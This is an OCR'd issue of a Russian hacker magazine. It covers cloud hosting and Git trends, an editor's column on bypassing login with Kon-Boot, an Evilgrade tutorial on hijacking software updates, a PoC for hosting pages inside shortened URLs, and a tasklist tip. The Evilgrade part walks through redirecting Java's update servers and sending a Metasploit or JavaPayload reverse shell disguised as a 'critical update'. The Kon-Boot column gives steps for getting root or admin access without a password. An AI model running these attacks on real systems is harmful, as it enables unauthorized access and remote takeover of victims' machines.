


Отечественный клауд-хостинг. Просто добавь рубля!



Документо-ориентированная система управления базами данных, не требующая описания схемы таблиц

Нужен только один — пожалуйста. Нужен кластер из 16 серверков сразу — нет проблем. Если вдруг нагрузка на приложение увеличилась и нужно масштабировать систему, то это можно сделать буквально за несколько минут. Такую услугу, в частности, предлагает все та же компания Amazon (по сути, это настоящий лидер отрасли), предоставляя технологию EC2. Впрочем, многим вообще не нужны никакие серверы — им важна готовая инфраструктура для развертывания своих разработок из «коробки». Хостинг платформы (Platform as a Service или PaaS) — то, что сейчас набирает все большую и большую популярность. Это неудивительно. Добрые дяди за тебя уже поставили и настроили все, что может пригодиться для твоего приложения. Взяли несколько языков, типа PHP, Ruby вместе с Rails, обязательный Python и выскочку Node.JS, прицепили традиционную базу данных MySQL, а чтобы эстеты замолчали, добавили немного перчинки в виде NoSQL — MongoDB, Redis или Riak. Поверх поставили memcached, а вместо анахронизма в виде FTP — теперь предлагают юзать распределенную систему управления версий Git. Все это управляется через красивый веб-интерфейс, в котором можно просто сказать: «Хочу пять серверов memcached, два PHP и еще базу данных заверните». Тебе тут же выдают ключи доступа и пароли — и все, можно действовать. Команды «git clone && git push» — и вот твое приложение уже вольготно себя чувствует на серверах, а ты даже не подозреваешь, на чем и где оно крутится. Помимо этого разработчикам предлагается специальный API, чтобы



Амазон нам не конкурент!




jQuery для мобильных устройств

программа могла сама себе выделять ресурсы, например, добавляя еще одну базу данных или новый инстанс приложения. Среди автоматизированных cloud-платформ можно выделить: AppEngine, PHPFog, Azure, RackCloud.

Тренд 6. Социализация разработчиков

Я не зря в предыдущем разделе упомянул Git. Постоянно общаясь в среде разработчиков, не перестаю замечать, как FTP и SVN стремительно теряют популярность. Все потихоньку переходит на Git. Поправил файлик, добавил немного гениального кода и хочешь его выкатить на хостинг? Сначала закоммить его в Git-репозиторий, напиши комментарий, что хорошего ты там накодил, а потом только разверни на сервере, причем при помощи все того же Git'а. И ведь действительно удобно: и разработка, и деплой идет при помощи одной системы. Все в командной строке. Посмотрев на популярность сервиса Github (github.com), многие провайдеры, чтобы привлечь разработчиков и облегчить им жизнь, стали разворачивать у себя Git-репозитории как единственную возможность что-то залить на сервер. Ну, теперь хоть не будет криков, что снова Вася не то залил на сервер и все перестало работать. Впрочем, используемый



Кодинг без границ

инструмент — это всего лишь частность. Сам подход к разработке кода немного поменялся. Если раньше все твои друзья сидели уютно и втихаря что-то там программировали, то теперь большинство перебралось на сервисы вроде GitHub'а и занимаются «социальным кодингом». С приходом Git'а стало намного проще следить за прогрессом твоих любимых библиотек. Если что-то надо срочно поправить в чужом коде, так без проблем: кнопка «форк» теперь так же близко, как и кнопка для создания тикета. А чтобы автор заморского чуда принял твои правки, не нужно долго на ломаном английском объяснять, что ты сделал конфетку из его непонятного кода. Просто отправь ему специальную заявку (пулл-реквест), и если все хорошо, твой код быстро попадает в основную ветку. Github стал настоящим прорывом, потому что собрал в очень удобном веб-интерфейсе все, что надо матерому гику-программисту. И что еще важно — он добавил острое блюдо социальщины.
Теперь не нужны все эти твиттеры и фейсбуки: для многих разработчиков (прежде всего Opensource) Github стал местом жизни, общения и тут же, не отходя от кассы, кодинга. А все потому, что выстраивая среду для совместной разработки кода, Github не прячет людей за всеми этими коммитами и чекаутами, а активно их выталкивает на поверхность. Согласись, очень приятно видеть свою аватарку или фотку возле каждого принятого патча в важный проект. Не могу не упомянуть и про новые среды разработки, реализованные в браузере. Например, систему Cloud9 (c9.io), которая изящно дополняет GitHub и позволяет реально вести разработку с любого места, где есть интернет.

Тренд 7. Мобильные платформы

Последний тренд в нашем материале диктует само время. Веб-сервисы все чаще используются с мобильных устройств. Портативные девайсы методично захватывают мир, поделив его между «яблочниками» и «роботами». А вот дизайнерам и разработчикам приходится поддерживать оба лагеря.
К счастью, сегодня почти все топовые JS-фреймворки имеют мобильные версии (часто совместимые по API с обычными вариациями), что позволяет просто заменой файла подогнать сайт под требования мобилок. Самым ожидаемым является jQuery Mobile (сейчас доступна только alpha-версия), который по заявлениям будет работать на всех мыслимых и немыслимых платформах, включая экзотику для нас, типа Blackberry, Windows Phone, webOS, bada и другие. Будучи расширением, а по большому счету, очень крутым плагином для jQuery, он стандартизирует API для различных устройств и их браузеров. К слову, в мобильном мире браузеры — это вообще один большой кошмар, так что браузерные войны на десктопах это только цветочки. Помимо этого разработчикам предлагаются строгие правила по созданию интерфейсов, чтобы веб-приложения имели понятный стандартизированный набор элементов интерфейса, а пользователь не искал на своем маленьком экране полминуты кнопки «назад» или «отмена». ⌶



КОЛОНКА РЕДАКТОРА

Про вход в систему без пароля

Не перестаю удивляться, какой в сущности бутафорией являются механизмы аутентификации пользователя в локальной системе. Войти в ОС с максимальными привилегиями без знания пароля? Плевое дело, когда под рукой есть флешка/CD с нужным софтом.

Это касается самых разных ОС. Есть даже универсальный инструмент — Kon-boot, который загружается с дискеты или CD и модифицирует память таким образом, чтобы без проблем залогиниться под администратором в Windows (включая «семерку» с сервиспаком) и под root'ом во многих Linux-системах. Можешь легко убедиться в этом сам (естественно, на своем собственном компьютере и только в целях восстановления забытого пароля). Правда, на сайте разработчика по какой-то причине нет образа для записи на флешку, а загружаться с CD (и, тем более, с дискеты) уже как-то несерьезно. Можно со знанием дела создать загрузочную флешку из CD-образа (благо мы уже столько раз это делали для разных Linux-дистрибутивов), но с этим возникнут проблемы. Как сделать так, чтобы все заработало? Достаточно знать несколько нюансов.

1. Сначала устанавливаем последнюю версию утилиты UNetbootin (unetbootin.sourceforge.net) — пожалуй, лучшего решения для создания загрузочных флешек.

2. Далее необходимо скачать подходящую версию Kon-boot. Кажется, что сойдет CD-образ (как для многих других систем), но это неправильный выбор! Не наступай на грабли, от которых уже досталось многим другим. Все заработает только в том случае, если на флешку будет загружен образ для дискеты. Поэтому с сайта проекта (www.piotrbania.com/all/kon-boot) загружаем вариацию «Floppy image».

3. В конце концов заливаем образ на флешку с помощью UNetbootin, выбрав в качестве типа образа «Floppy».

4. Если теперь загрузиться с этой флешки, то ты непременно увидишь загрузчик UNetbootin. Жми <Enter>, и на экране появится экран с надписью «krypto logic». Или не появится :). В последнем случае — на флешку нужно закинуть отредактированный файл syslinx.cfg (bit.ly/mqKZ8R). Это решит проблему, но несколько усложнит процесс загрузки. Теперь, после появления первого экрана syslinux, необходимо будет выбрать «1st Kon-Boot», а после второго — «2nd try boot from drive C: as hd1». Если экран «krypto logic» так и не появится, то выбираем следующий вариант — «.. hd2» и т.д. В конце концов, все должно получиться.

5. После экрана «krypto logic» начнется загрузка ОС, которая установлена на компьютере. Только в отличие от обычной загрузки, ты сможешь беспрепятственно залогиниться в системе с максимальными привилегиями:


• для входа в систему Linux используй логин kon-usr:

```
Ubuntu 8.04 torpeda tty1
torpeda login: kon-usr
# id
uid=0(root) gid=0(root)
# whoami
root
```

• для входа в Windows подойдет учетная запись любого существующего пользователя в системе, поля пароля при этом можно оставить пустым.


Проект Kon-Boot начинался как прототип хака, который на лету вносил изменения в ядро Linux и позволял таким образом зайти в систему под root'ом. Сначала появилась версия для Ubuntu, а после вышли плагины для многих других Linux-дистрибутивов. С недавнего времени Kon-Boot поддерживает еще и большинство Windows-систем. Примечательно, что проект написан на чистом ассемблере (TASM 4.0) и работает только на архитектуре X86-32. Дальнейшее развитие Kon-Boot разработчик видит в виде коммерческого продукта, который уже доступен с сайта www.kryptoslogic.com и стоит денег, но зато имеет несколько полезных доработок, в том числе возможность использования с любыми 32/64-битными Windows-системами.

1




Заливаем на флешку образ Kon-Boot

2



Загрузчик Kon-Boot в действии

3



Входим в систему под админом без пароля



Антон «ant» Жуков



Опасные обновления

Заражение системы через механизм автоапдейтов

Любое современное приложение периодически запрашивает на сервере информацию о новых обновлениях. Это очень удобно: один клик мыши — и в системе уже установлен самый последний релиз программы. Но! Обрадовавшись появлению обновленной версии и согласившись на установку апдейта, пользователь может получить не свежие багфиксы и новые функции, а боевую нагрузку.

Вспомни, как обычно выглядит система автоматического обновления какого-то привычного приложения. Программа в какой-то момент выдает сообщение вида: «Доступна новая версия. Пожалуйста, обновитесь», и мы чаще всего сразу же даем отмашку на установку свежего апдейта.

Но задумывался ли ты, что там скачивает Skype или Java? Едва ли. Запуская процесс обновления, последнее, чего можно ожидать, — это какой-либо подставы. Как не парадоксально, но этот самый механизм доставки обновлений может стать уязвимым местом всей системы. Причем речь идет не о каких-то левых поделках горе-программистов, а о серьезных продуктах с миллионной армией пользователей.

Где изъян?

Атаки через системы обновлений приложений известны давно. Все дело в том, что разработчики не сильно утруждают себя задуматься о безопасности механизма доставки обновлений. Чаще всего процесс автоматического апдейта выглядит следующим небезопасным образом:

- приложение инициирует процесс обновления (автоматически или по команде пользователя);
- через DNS запрашивается хоста с обновлениями (например, update.app1.com);
- DNS-сервер возвращает адрес сервера (например, 192.168.1.1);
- приложение загружает с сервера специальный файл с информацией об апдейтах (например, lastupdate.xml), анализирует его и

Загрузка Evilgrade

определяет, что доступна новая версия;
- в конце концов, приложение скачивает файл http://update.app1.com/update.exe и выполняет его.

Вот и все. Никаких тебе проверок подлинности сервера обновлений, сверки цифровой подписи скачанного файла и других элементарных действий, которые могли бы обезопасить процесс обновления. Слепое доверие — по-другому не назовешь. Получается, что ничто не мешает злоумышленнику притвориться сервером обновлений и отправить приложению файл, который оно запустит. Получаем классическую MITM-атаку, позволяющую инжектировать нагрузку через систему обновлений, которая реализуется с помощью ARP-спуфинга либо путем «отравления» DNS-кэша. Если ты думаешь, что это проблема лишь отдельных приложений, то сильно ошибаешься. Исследователь Франциско Амато из команды Infobyte Security Research (www.infobytesec.com/developments.html) разработал на Perl модульный фреймворк специально для реализации атак через систему апдейтов. Инструмент называется Evilgrade и включает в себя готовые модули для эксплуатации нехилого списка известных приложений:

```
• Teamviewer 5.1.9385;
• Notepad++ 5.8.2;
• Java 1.6.0_22 winxp/win7;
• Appleupdate <= 2.1.1.116 ( Safari 5.0.2
7533.18.5, <= Itunes 10.0.1.22, <= Quicktime 7.6.8
 1675);
• Windows update (ie6 lastversion, ie7
7.0.5730.13, ie8 8.0.60001.18702, Microsoft works);
• Winamp 5.581;
• VirtualBox (3.2.8 );
• Filezilla;
• Flashget;
• Miranda;
• Skype;
• Trillian <= 5.0.0.26;
• Adium 1.3.10 (Sparkle Framework);
• VMware;
и т.д.
```

Каждый модуль отвечает за эмуляцию обновления конкретного приложения. Помимо этого в Evilgrade входят модули, реализующие Web- и DNS-серверы, которые облегчают проведение атаки. Последняя версия была представлена относительно недавно на конференциях Blackhat Arsenal & Defcon 2010.

Азы Evilgrade

Поскольку фреймворк написан на Perl, то запустить его можно на любой платформе. Я юзал его под виндой, и для правильной работы с Active Perl (www.activestate.com/activeperl) мне потребовалось установить два пакета: IO::Socket::SSL и Net::SSLeay. В стандартных репозиториях их не оказалось, поэтому я установил их с помощью пакетного менеджера ppm с альтернативных источников. Делает это так:

```
ppm install http://www.sisyphusion.tk/ppm/Net-SSLeay.ppd
ppm install http://www.sisyphusion.tk/ppm/IO-Socket-SSL.ppd
```

После этого Evilgrade будет запускаться и работать без сучка и задоринки. Если ты уже использовал Metasploit, то долго разбираться с Evilgrade не потребуется: син-

Настройка модуля sunjava

Evilgrade + Metasploit

Во время конфигурации модулей Evilgrade важным шагом является установка параметра agent, с помощью которого определяется полезная нагрузка (payload). По сути, это тот файл или команда, которые будут отправлены клиенту под видом обновления. Однако, попробовав поменять значение agent, ты обнаружишь, что в Evilgrade не так уж много доступных агентов (они, кстати, находятся в папке agent). Спешу тебя успокоить, разработчики Evilgrade продумали этот момент и добавили возможность использования различных payload'ов из Metasploit. На практике это выглядит так:

```
> set agent '["/metasploit/msfpayload windows/shell_reverse_tcp
LHOST=192.168.1.2 LPORT=4141 X > <%OUT%>/tmp/a.exe<%OUT%>"]'
```

Если задать агент данным образом, то при каждом запросе файла обновления будет генерироваться бинарник с полезной нагрузкой windows/shell_reverse_tcp, который будет пытаться подключиться к 4141 порту компьютера 192.168.1.2. Специальный тег <%OUT%> указывает, куда будет помещен сгенерированный файл (в данном примере это папка /tmp, а имя файла будет a.exe). То же самое, в принципе, можно проделать и другим способом: зайти в Metasploit, сгенерировать файл, переместить его в какую либо папку и установить этот файл в качестве агента в Evilgrade. Но в этом случае это будет уже не динамический метод.



▷ warning

Информация представлена в ознакомительных целях. За ее использование с нарушением закона автор и редакция ответственности не несут.




```
| Client          | Module           | Status | Md5,SHA256,Cmd,File |
| 192.168.213.128 | modules::sunjava | update |                     |

evilgrade>
[4/6/2011:0:36:6] - [DEBUG] - [WEBSERVER] - [192.168.213.128] - Connection recieved...

evilgrade>
[4/6/2011:0:36:6] - [DEBUG] - [WEBSERVER] -[192.168.213.128] - Packet request: "GET /java_update.xml HTTP/1.1\r\n"

evilgrade>"User-Agent: jupdate\r\n""Host: java.sun.com\r\n""Connection: Keep-Alive\r\n""\r\n"
[4/6/2011:0:36:7] - [WEBSERVER] - [modules::sunjava] - [192.168.213.128] - Request: "^/java_update.xml\$"

evilgrade>
[4/6/2011:0:36:8] - [DEBUG] - [WEBSERVER] - [modules::sunjava] - [192.168.213.128] - Parsing: "./include/sunjava/sunjava_update.xml"

evilgrade>
[4/6/2011:0:36:9] - [WEBSERVER] - WebServer Client on 80

evilgrade>
```

Процесс общения приложения с сервером обновлений

таксис команд во многом очень похож, а взаимодействие осуществляется так же через интерактивную консоль. Можно запустить приложение и набрать help, чтобы получить список доступных команд:

```
configure <имя модуля> — выбирает текущий модуль и позволяет
настроить его параметры;
reload — перезагружает список доступных модулей;
restart — перезапускает Web- и DNS-серверы;
set — устанавливает значение заданной переменной;
show — показывает информацию об объекте. Список доступных
объектов:
    options — псписок опций текущего модуля;
    vhosts — псписок виртуальных хостов текущего модуля;
    modules — псписок всех доступных модулей;
    active — пактивные модули;
start — пзапускает Web- и DNS-серверы;
status — потображает статус Web-сервера;
stop — постанавливает Web- и DNS-серверы;
```

Понимаю, что от этого списка понятнее ничего не становится. Не волнуйся. Дальше по ходу примера все станет ясно. Как я уже сказал, среди продуктов, подверженных данному виду атак, есть достаточно популярные решения. Возьмем, например, Java, которая требуется для работы многих программ и довольно часто встречается на компьютерах пользователей, и попытаемся с ее помощью получить доступ к удаленному хосту. Думаю, это будет хороший пример.

Тестовая лаборатория

Итак, у нас есть два компьютера: один из них, с установленной Java, выступает в роли жертвы, другой (с Evilgrade) — в роли атакующего. Как ты помнишь, для успешного проведения атаки необходимо, чтобы при обращении к серверу обновлений, приложение «попадало» на компьютер атакующего, что обычно делается при помощи ARP-spoofing'а или DNS Cache Poison. Мы немного упростим себе задачу (чтобы в десятый раз не писать об одном и том же) и просто отредактируем файл hosts на машине жертвы, указав в нем в качестве адреса сервера обновлений адрес нашей атакующей машины:

```
192.168.1.2     java.sun.com
192.168.1.2     javadl-esd.sun.com
```

Теперь в ход идет Evilgrade. Запускаем его:

```
perl evilgrade
```

Чтобы посмотреть список доступных модулей, вводим «show modules». Список достаточно внушительный, есть из чего выбрать, но нам нужен модуль sunjava. Далее, чтобы сконфигурировать его, вызываем соответствующую команду:

```
> conf sunjava
```

Посмотрим, какие параметры мы можем поменять:

```
> show options
```

После чего получаем следующую таблицу:

```
Name = Sun Microsystems Java
Version = 1.0

Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(java.sun.com|javadl-esd.sun.com)"

.-------------------------------------------------------
| Name     | Default
| website  | http://java.com/moreinfolink
| enable   |  1
| atitle   | Critical vulnerability
| arg      | http://java.sun.com/x.jnlp"
| adesc    | This critical update fix internal vulnerability
| descr    | This critical update fix internal vulnerability
| agent    | ./include/sunjava/JavaPayload/FunnyClass2.jar
| title    | Critical update
------------+----------------------------------------
```


Наиболее интересное для нас поле — это agent, представляющее из себя аналог полезной нагрузки (payload) в Metasploit. Проще говоря, тут мы указываем файл, который будет отправлен жертве в качестве обновления. В данном случае — это FunnyClass2.jar. Это reverseshell, который инициирует соединение с 2010 портом атакующей машины. Поэтому перед его использованием надо запустить приложение, которое будет ожидать попыток соединения на 2010 порт. Для этого зайдем в папку include\sunjava\JavaPayload\ и выполним команду:

```
java -cp "JavaPayload.jar:lib/*" javapayload.handler.
stager.StagerHandler ReverseSSL 192.168.1.2 2010 -- JSh
```


Теперь можно вернуться к конфигурации модуля. Обрати внимание на поля atitle и adescription. Тут задается сообщение, которое будет появляться в трее, как только Java соединится с нашим сервером и найдет свежие обновления, и после — в процессе выполнения обновления. Все параметры данного модуля можно изменить, используя команду set. Заменим, к примеру, заголовок информационного окна:

```
> set atitle "New version available"
```

Подобным образом можно менять и остальные параметры. Если теперь еще раз ввести команду «show options», то мы увидим изменения в настройках модуля. По сути, сейчас уже можно смело запускать все необходимое для проведения атаки. Делается это командой start.



Вручную запрашиваем обновления и получаем информацию о наличии «нашего» критического апдейта



Подменяем адреса серверов обновлений

Эксплуатация

Теперь проверим, как это все работает. Чтобы инициировать процесс обновления на компьютере жертвы, заходим в панель управления, запускаем Java, и в появившемся окне выбираем вкладку «Update», нажимаем кнопку «Update Now». Весь процесс «общения» приложения с сервером обновлений будет отображаться в окне Evilgrade. Посмотреть текущее состояние можно с помощью команды «show status»:

```
client = 192.168.1.1
module = modules::sunjava
status = send
(md5,cmd,file) = d9a28baa883ecf51e41fc626e1d4eed5,'',
".include/sunjava/JavaPayload/FunnyClass2.jar"
```

Он указывает, что поддельное обновление было успешно отправлено на машину с адресом 192.168.1.1. Теперь, открыв вторую консоль, ожидавшую подключения, убедимся, что боевая нагрузка успешно была выполнена — и мы имеем reverse shell к удаленному компьютеру. Можно ввести команду help и увидеть список команд, доступных к выполнению на удаленной системе.

Детские болезни

Как видишь, даже серьезные приложения могут быть большой проблемой для безопасности компьютера. И пусть в них нет переполнений буфера или прочих ошибок, но неправильно реализованный механизм обновлений превращает их в этакий «черный ход», которым кто-то может воспользоваться. Многие разработчики успели исправить некоторые детские болезни, немного обезопасив процесс обновления.

Увы, далеко не всегда это дает нужный эффект. Если поковыряться в исходниках модулей (о том, как они устроены, читай во врезке), которые идут вместе с Evilgrade, несложно найти места, где происходит обход примитивных проверок. Но каким должно быть безопасное обновление? Автор Evilgrade говорит о том, что сервер обновлений должен работать под https и поддерживать сертификаты, а само обновление должно обязательно содержать цифровую подпись, которую можно проверить по публичному ключу.

Вроде бы все просто, но проблема по-прежнему есть. ⌶

Структура модуля Evilgrade

Надо понимать, что Evilgrade — это все-таки фреймворк для реализации атаки через обновления. Встроенные модули для популярных приложений являются примерами того, как его можно использовать. И их не так уж и много. Хочу рассказать немного об их структуре, чтобы ты имел представление, как такой модуль можно собрать самому. Поскольку сам Evilgrade написан на Perl'е, то любой модуль, по сути, представляет собой обычный Perl-скрипт, в котором мы:

1. Задаем имя модуля и подключаем необходимые пакеты:

```
package modules::sunjava;
use strict;
use Data::Dump qw(dump);
```

2. Определяем переменную $base, включающую в себя все данные о работе модуля:

• имя модуля для отображения во фреймворке, версию модуля, версию уязвимого приложения, информацию об авторе модуля, краткое описание и список виртуальных хостов, с которых приложение пытается получить информацию об обновлении и файлы обновлений:

```
'name' => 'Sun Microsystems Java',
'version' => '2.0',
'appver' => '<= 1.6.0_22',
'author' => [ 'Name Surname < mail +[AT]+ mail.com>' ],
'description' => qq{},
'vh' => '(java.sun.com|javadl-esd.sun.com)',
```

• список запросов, которые будет посылать приложение нашему серверу обновлений с использованием регулярных выражений:

```
'req' => '(/update/[.\d]+/map\-[.\d]+.xml|/
update/1.6.0/map\-m\-1.6.0.xml)',
```

• список опций, которые будут использоваться в ответах нашего сервера обновлений:

```
'options' =>
{ 'agent'   =>  { 'val' => './agent/java/javaws.exe',
                  'desc' => 'Agent to inject'},
   'arg'    =>  { 'val' => 'http://java.sun.com/x.jnlp',
                  'desc' => 'Arg passed  to Agent'},
   'enable' => { 'val' => 1, 'desc' => 'Status'},
```

Полностью разобранный файл модуля с комментариями на русском языке ты можешь найти на DVD-приложении.





PROOF-OF-CONCEPT

Proof-of-Concept (POC) — наша новая рубрика, в которой мы будем рассказывать об интересных концептах, выковыренных нами в самых разных уголках интернета. Если и тебе встретится что-нибудь интересное — смело присылай нам это по адресу poc@real.xakep.ru.

Исходный код страницы

Пример страницы, сохраненной на tiniurl



links

Соответствующий пост автора идеи со всеми необходимыми ссылками: malaya-zemlya.livejournal.com/639054.html

Прекрасную и очень оригинальную идею бесплатного анонимного хостинга предложил недавно автор блога malaya-zemlya.livejournal.com. Суть идеи очень проста — запихнуть весь контент странички в URL, а затем сократить с помощью любого сервиса сокращения URL'ов вроде bit.ly, goo.gl или tinyurl.com. Потребуется только разместить где-то элементарный скриптик, который будет из урла брать контент и выводить на экран. Хранить он при этом его не будет. Хранить весь контент будет сокращалка. В общем, красота.

Давай поподробнее разберемся, как это работает. Итак, есть ссылка, например, tinyurl.com/3nghu2l. При переходе по ней — нас переправит на длиннющую ссылку вроде следующей:

```
http://хостинг/яваскрптик.html#PGhlYWQ+CjxzdHls
Z4KYm9keSB7CiAgY29sb3I6ICNGRjY7CiAgYmFja2dyb3VuZ
C1jb2xvcjogIzAwMDsKfQo8L3N0eWxlPgo8L2hlYWQ+Cjxib
2R5PgpUaGlzIHBhZ2UgaXMgaG9zdGVkIG9uIDxhIGhyZWY9I
mh0dHA6Ly90aW55dXJsLmNvbSI+dGlueXVybC5jb208L2E+C
jwvYm9keT4=
```

В ней все после знака '#' — это наш контент в base64-формате, а яваскриптик — это скрипт, делающий вот так:

```
var hsh = document.location.hash;
hsh = hsh .substring(1, hsh .length);
document.write(decode64(hsh ));
// decode64 – функция, декодирующая base64
```

То есть он просто получит все, что после '#', раскодирует и выведет на экран.

В RFC длина URL никак не регламентирована, поэтому можно смело кодировать с помощью любого base64-алгоритма html-код любой длины, надеясь, что браузеры тоже никак не ограничивают длину урла. Чтобы разместить таким образом картинки, нужно будет немного потрахаться с data. Вот так, например:

```
<img src="data:image/gif;base64,R0lGODlhEAAOAL
MAAOazToeHh0tLS/7LZv/0jvb29t/f3//Ub//ge8WSLf/
rhf/3kdbW1mxsbP//mf///yH5BAAAAAAALAAAAAAQAA4AAA
Re8L1Ekyky67QZ1hLnjM5UUde0ECwLJoExKcppV0aCcGCmT
IHEIUEqjgaORCMxIC6e0CcguWw6aFjsVMkkIr7g77ZKPJjP
ZqIyd7sJAgVGoEGv2xsBxqNgYPj/gAwXEQA7" width="16"
height="14"/>
```

Синтаксис тут простой (данные, понятно, в пресловутом base64):

```
data:[<тип данных>][;base64],<данные>
```

Как применять такую занятную идею, мы предлагаем тебе придумать самостоятельно, но, уверены, у всех случается необходимость что-то опубликовать, но... не у себя. Чтобы не прицепились, а то всякое бывает ;).



www.edifier.ru

МОЩЬ
ТЕХНОЛОГИИ
КАЧЕСТВО



EDIFIER S730

Реклама











ДИЗАЙН
IF500



КОМПАКТНОСТЬ
MP300 PLUS



Алексей «GreenDog» Тюрин (agrrrdog@gmail.com)



Easy Hack





№ 1 ЗАДАЧА: ПРОСМОТРЕТЬ ЗАПУЩЕННЫЕ ПРОЦЕССЫ В МНОГОПОЛЬЗОВАТЕЛЬСКОЙ СИСТЕМЕ.


РЕШЕНИЕ:

Такая задача может возникнуть, например, когда мы — обычный пользователь со стандартными правами на терминальном виндовом серваке и нам интересно, «чем заняты другие». Диспетчер задач (то, что запускается <ctrl+alt+del>) отображает только процессы пользователя запустившего его. Для просмотра всех процессов — просит уже более высоких привилегий.

Решение без использования сторонних программ типа Process Explorer'a от Русиновича есть. Имя ему — Tasklist. Это стандартная консольная тулза. Она выводит все запущенные в винде процессы, чем мы и можем воспользоваться.

Кроме этого, у программы есть еще пара юзабельных аргументов, которые могут пригодиться.

```
Отображение служб для процессов:
tasklist /SVC
```



Список процессов через консоль

```
Отображение процессов с подгруженными dll'ками:
tasklist /P
```

